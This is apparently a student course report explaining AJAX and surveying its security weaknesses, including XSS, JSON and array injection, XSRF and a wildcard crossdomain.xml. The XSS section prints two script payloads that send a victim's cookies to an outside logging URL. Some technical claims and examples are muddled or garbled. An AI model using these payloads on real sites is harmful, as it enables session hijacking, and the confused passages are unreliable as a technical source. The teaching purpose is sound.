Web Application with AJAX

Kateb, Faris; Ahmed, Mohammed; Alzahrani, Omar

University of Colorado, Colorado Springs

CS 526 Advanced Internet and Web Systems

Abstract

Asynchronous JavaScript and XML or Ajax for short is new web development technique used for the development of most interactive website. Ajax helps in making web application more interactive by retrieving small amount of data from web server and then showing it on your application. You can do all these things without refreshing your page.

AJAX produced a huge performance boost as it reduces the amount of data retrieved from the server. These advantages could produce security vulnerabilities. In this report we will discuss some of the known vulnerabilities, and how to avoid them.

Introduction

Usually in all the web applications, the user enters the data into the form and then clicks on the submit button to submit the request to the server. Server processes the request and returns the view in new page (by reloading the whole page). This process is inefficient, time consuming, and a little frustrating for you user if the only the small amount of data exchange is required. For example in a user registration form, this can be frustrating thing for the user, as whole page is reloaded only to check the availability of the user name. Ajax will help in making your application more interactive. With the help of Ajax you can tune your application to check the availability of the user name without refreshing the whole page.

1. AJAX

1.1 Introduction

AJAX is an abbreviation of Asynchronous JavaScript and XML. It has recently become one of the most popular web applications on the internet. It is also most viable RIA technology so far. It is getting tremendous industry momentum and several toolkit and frameworks reemerging. But same time JAX has browser incompatibility and it is supported by Java Script which is hard to

maintain and debug [1]. In fact, AJAX is a collection of organized web application techniques used on the client side, which is the browser in this case, to make asynchronous web applications. It makes the browser faster and easier for users to update. On other words, it is a group of web applications that can send and receive data from the server in the background without reloading the existing page. The XMLHttpRequest object is the main concept of AJAX Technique, The task of this object is to send data to and retrieve data from the server without intervene with the display of the accessible page.

"*Conventional web application transmits information to and from the sever using synchronous requests. This means you fill out a form, hit submit, and get directed to a new page with new information from the server*" [2].

Ajax is not a new technology by itself; it is a group of technologies including HTML, CSS, XML, DOM, and JavaScript. So the XML is designed to transport and store data. HTML is a language for describing web pages. And CSS is Styles define how to display HTML elements. The DOM is accessed with JavaScript to dynamically display. The JavaScript and the XMLHttpRequest object supply a way for switch data asynchronously among browsers and servers to stay away from full page reloading. XML is commonly used as the format for receiving server data, although any format, including plain text, can be used. A user can continue to use the application while the client program requests information from the server in the background [3].

1.2 The XMLHttpRequest object:

It is Application programming interface which is available in most browser scripting languages such as JavaScript, the XMLHttpRequest object is used to send HTML requests to the web server and response data into back into the script. The data might be received from the server as JSON, XML, HTML, or as plain text Data from the response can be used directly to alter the DOM of the currently active document in the browser window without loading a new web page document. The response data can also be evaluated by client-side scripting. For example, if it was formatted as JSON by the web server, it can easily be converted into a client-side data object for further use [4]. XMLHttpRequest has an important role in the Ajax web development technique. It is currently used by many websites to implement responsive and dynamic web applications. Examples of these web applications include Gmail, Google Maps, Facebook and many others [4].

1.3 The AJAX Architecture:

In figure 1.1 AJAX architecture is the same as a classic web application; however there is one different between them which is the AJAX engine that has added on the client-side. AJAX

application uses a client-side framework which get updating from the web server. An AJAX server-side framework then returns the request with data that requested to the client.

The client will receive updates by using JavaScript. The server responds to requests by returning raw data, encoded in a given format. Bandwidth consumption is minimized; the speed of the app increases since requests take less time to complete, and UI updates are able to take effect with no visible postback. But while this solves many problems, the increase in action on the client also brings about new issues, such as new coding practices, new security hazards, accessibility concerns, and so on [5].



Figure 1.1 **Classic Web versus AJAX**

1.4 How AJAX works:

In the classic web application, the browser communicates the server directly. When the user requests for a page for the first time, the server sends full HTML and CSS code at once. Now if the user makes a new request from the page then the server processes the information, rebuilds the page and sends the full page back to the client browser.

In case of using Ajax, the full page is loaded only once when it is requested first time. Ajax engine, as an intermediate, takes the request for small segment of the page, which then requests information from the web server asynchronously. Here, the word “asynchronously” means that the requested data is collected in the background without interfering with the whole display and behavior of the existing page.

Ajax engine does not send the entire page but only the necessary small amount of information to the server. The engine then displays the returned data without reloading the entire page. Ajax uses the JavaScript to asynchronously request and retrieve data from remote servers. Ajax uses XML to collect numerical or text-style data to the browser. It uses JavaScript to extract data from the XML and uses HTML and CSS to display.

The whole process makes the interaction very responsive and creates the feeling of a web application like desktop application because information is displayed immediately [6]. You can see the architecture in figure 1.2.



Figure 1.2 **Synchronous Vs Asynchronous**

1.5 Google Experience with AJAX:

Google started using AJAX in the past a few years and it was one of the major companies that using this technique. Google's search suggestion tool was one of the first ways they used it, and one of the first auto-complete tools made. When typing into the Google search bar, it starts to use AJAX to get common results from the database on each keystroke. Auto-Complete is great for forms where you have a lot of possible inputs, and making a select drop down would be too long and cumbersome. Google's search suggestion [7] as you can see in the figure 1.3.



Figure 1.3 **Google's search suggestion**

2.2 Security Vulnerabilities

2.2.1 Introduction

Since the AJAX uses different technologies including Java script, DOM, CSS, and XMLHttpRequest, it leads to provide many features for AJAX. However, using many technologies sometimes could create weaknesses and new security holes. In this work, we have concentrated on pointing out some AJAX vulnerabilities and solutions to them. Theses solutions are based on related research, websites, or our knowledge.

AJAX security involves a couple categories Server Side and Client Side. Server Side is AJAX – based web application use the same server side security schemes of regular Web applications. So the server administrator could specify authentication, authorization, and data protection

requirements in the web.xml file. Moreover, AJAX-based Web applications are subject to the same security threats as regular Web applications. On the other hand, in Client Side, the JavaScript code is visible to a user. Consequently, a hacker could use the JavaScript code for inferring server side weaknesses. The downloaded JavaScript code is constrained by sand-box security model and can be relaxed for signed JavaScript.

In this project we will discuss some of the AJAX vulnerabilities from different aspects. We will explain the security holes one by one with some technical examples and some secession solutions. Because of the abundance of security holes in the short life of AJAX, we only are going to consider the most popular and recent vulnerabilities like XSS, AJ array injection, JSON pair injection, 5 RSS & Atom injection and more.

2.2.2 XSS (Cross-site scripting)

2.2.2.1 Background

Cross-site scripting is considered of the most web applications vulnerabilities since it targeting the cline side security such as web browsers. During the last six months of 2007, 11,253 site-specific cross-site scripting vulnerabilities were documented [Symantec]. It is easily for a hacker to inject the client side script into web pages for another user. The injected code usually is passing access control code same origin policy uses in the web page. On the other words, the cross-site scripting holes allow attackers to bypass client-side security mechanisms on web content by browsers.

One of the purpose of the cross-site scripting attach is to steal users cookies [Jehiah]. A hacker could use JavaScript code to meanly access the site server by stealing cookies of authenticated users. The reason behind that is the infeasibility of generating a fake cookie by hackers because it has to be encrypted and signed in the both directions of the server and the authorized user of the server. In details, an attacker will enter JavaScript code that steals the visitor's browser cookie. Once the administrator execute the JavaScript code, its browser will send the authorized users cookies to the attacker website. The attacker will use the stolen cookie to access the server as authorized user and several examples shown in the next section.

This section indicates some examples of JavaScript code which steal cookies from authenticated users and send them the hacker website.

In the following example, the attacker uses image code in order to steal the code. When the code is executed on a user browser, it will send the user cookies “document.cookie” to the hacker webpage http://jehiah.com/_sandbox/log.cgi?c=”. Whether the user or the server

administrator has no idea of a hacking is occurred and that is what makes the stealing cookies one is the most popular and most dangerous attack.

<script> new Image().src="http://jehiah.com/_sandbox/log.cgi?c="+encodeURI(document.cookie); </script>

Another method of stealing cookies is using the get and post code. So the code looks like this.

*<style> .getcookies{background-image:url('javascript:newImage(). src="http://jehiah.com/_sandbox/log.cgi?c=" + encodeURI(document.cookie);'); } </style> *

This script executes in the user browser and posts its cookie to HackersDodgySite.com where, then the hacker uses this cookie to get into the server administration as authorized user.

2.2.2.2 Solutions and suggestions

In order to protect a web page we first have to know if the web page content XSS vulnerability by it scanned online by some tools designed for the security purpose. Many of these websites are commercial and costly. It shows the XSS security holes without further information of protection. Usually it's based on the company who designed the web pages logic to reviews their web page design and protects their clients and users. Stealing cookies is the worst of all stealing cookies because it is easy to do, and hard to protect against.

2.2.3 Scenario for exploiting AJAX

As mentioned earlier, AJAX doesn't have its own vulnerabilities, but attacker can use existing vulnerabilities with technologies that AJAX uses. For example, attacker can use XSS in the JavaScript part of AJAX application to exploit that application. Following are some of those scenarios.

2.2.3.1 Malformed JS Object serialization

JavaScript has many different built-in objects as supports Object-Oriented Programming (OOP).

It is also allow the user to create his own objects. A new object can looks like this:

mail = {

from : "me@example.com",
to : "you@victim.com",

subject : "Hi",
body : "The main's message here",
showsubject : function(){document.write(this.subject)}
};

Attacker can embedded a malicious script in the "subject" line. This script can make the reader a victim of XSS attacks. Since JS object can have both data and methods, a JS object serialization can make the code vulnerable for code injection [9].

2.2.3.2 JSON pair injection

JavaScript Object Notation (JSON) is a simple and lightweight data exchange format, and it can contain an object. Here is a simple JSON object "bookmarks" object with different name-value pair.

{"bookmarks":[{"Link":"www.example.com","Desc":"Interesting link"}]} [9]

Attacker can injects a malicious script in either Link or Desc. This is another way of serializing malicious content to the end-user [9].

2.2.3.3 JS Array poisoning

JS array is a way for object serialization. A JS array can be exploited with simple cross-site scripting in a user browser. Following is a JS Array example that could use by attacker to add some information to a form. This example is for mobile auction that required users to insert information about their cellphone. The attacker aims to insert his commend (for SQL as e.g.) in the last field so it could run and send some information the attacker website. If the auction website does not provide a field limitation (length of character), the attacker will access to the website database easily.

*new Array("Android", "nexus s", "Tmobile", "500$", "1 years"); select * users credits card*

This injection can compromise the browser and can be exploited by an attack agent [9].

2.2.3.4 Cross-domain access and Callback

Ajax cannot access cross-domains from the browser because the browser blocks the cross-domain access. But, there are some Web services that provide a callback mechanism for object serialization. Developers can integrate these callback mechanisms of the Web services in the browser itself. The callback function name can be passed back so that as soon as the callback object stream is retrieved by the browser it gets executed by the specific function name originally passed from the browser.

Developers can use this callback for much functionality, e.g. in-browser validation. Using this technique will make the code vulnerable for XSS attacks.

2.2.3.5 RSS & Atom injection

Syndicated feeds, RSS and Atom, are one of the most popular ways of passing site-updated information over the Internet. Many websites share more than one feed over the Internet. A feed is a standard XML document and can be consumed by any application or component. These applications or components could make Ajax calls to access those feeds and inject it into the DOM, which could cause a security problem if it not validated for possible malicious link or JavaScript code [9].

2.2.3.6 One-click bomb

An application may not be compromised at the first instance, but it is may be compromised by making an event-based injection. A malicious link with “onclick” can be injected with JavaScript. In this case, then it will be waiting for the right event from the end-user to trigger the bomb. The exploit succeeds if that particular event is fired by clicking the link or button. This can lead to session hijacking through malicious code.

Once again this security hole can be as a result of processing un-trusted information from unknown sources without the right kind of validation [9].

2.2.3.7 Flash-based cross-domain access

Ajax has interface to make GET and POST requests from JavaScripts within a browser. This also enables cross-domain calls to be made from any particular domain, this can raise security concerns. To avoid that, the Flash plug-in has implemented policy-based access to other domains. This policy can be configured with crossdomain.xml file, and if is not configured correctly it could open a cross-domain access.

Following is a sample miss-configured XML file:

```
<cross-domain-policy>
    <allow-access-from domain="*"/>
</cross-domain-policy>
```

[9]

2.2.3.8 XSRF

Cross-Site Request Forgery is an attack that can force a browser to make HTTP GET or POST requests to cross-domains; requests that could trigger an event in the application logic running on the cross-domain. These requests can make the browser replay the cookie and adopts an identity. This is the key aspect of the request.

Attacker can use applications uses Ajax to talk with backend Web services over XML-RPC, SOAP or REST, to invoke them over GET and POST. By doing so, that can compromise a victim's profile interfaced with Web services. XSRF is an interesting attack vector and is getting a new dimension using AJAX [9].

3. Conclusion

In this paper, we discuss the AJAX as techniques that spread very fast in the last deceit. We have shown some of the features and advantages provided by using AJAX either for server side or client side. The techniques like JavaScript, DOM, XMLHttpRequest, and CSS provide developer with much power and control to be exploited. However, when combining many techniques together, much vulnerability could be caused since developers could not be familiar

with all the techniques used in AJAX programming. So we have listed the most popular vulnerabilities occur when programming with AJAX. Consequently, we suggest that developer should have a good background in the security holes for all techniques that uses in AJAX specially JavaScript. Furthermore, we encourage using JavaScript holes scanner provided by many websites. One example of the tools that uses for this purpose is Snort which provides customer with a list of the security holes in their websites and database.

4. References

[1] http://www.tutorialspoint.com/ajax/what_is_ajax.htm

[2] http://www.w3schools.com/css/css_intro.asp

[3] http://en.wikipedia.org/wiki/Ajax_(programming)

[4] http://en.wikipedia.org/wiki/XMLHttpRequest

[5] http://www.ironspeed.com/articles/ajax-bridging%20the%20thin-client%20performance%20gap/article.aspx

[6] http://msdn.microsoft.com/en-us/magazine/cc163363.aspx

[7] http://www.javajazzup.com/issue10/page11.shtml

[8] http://www.noupe.com/ajax/how-ajax-works.html

[9] http://www.net-security.org

[10] Symantec Corporation, "Symantec Internet Security Threat Report: Trends for July–December 07", Volume XIII, April 2008.

[11] Michael Sonntag, "Ajax Security in Groupware", Johannes Kepler University Linz, 2006.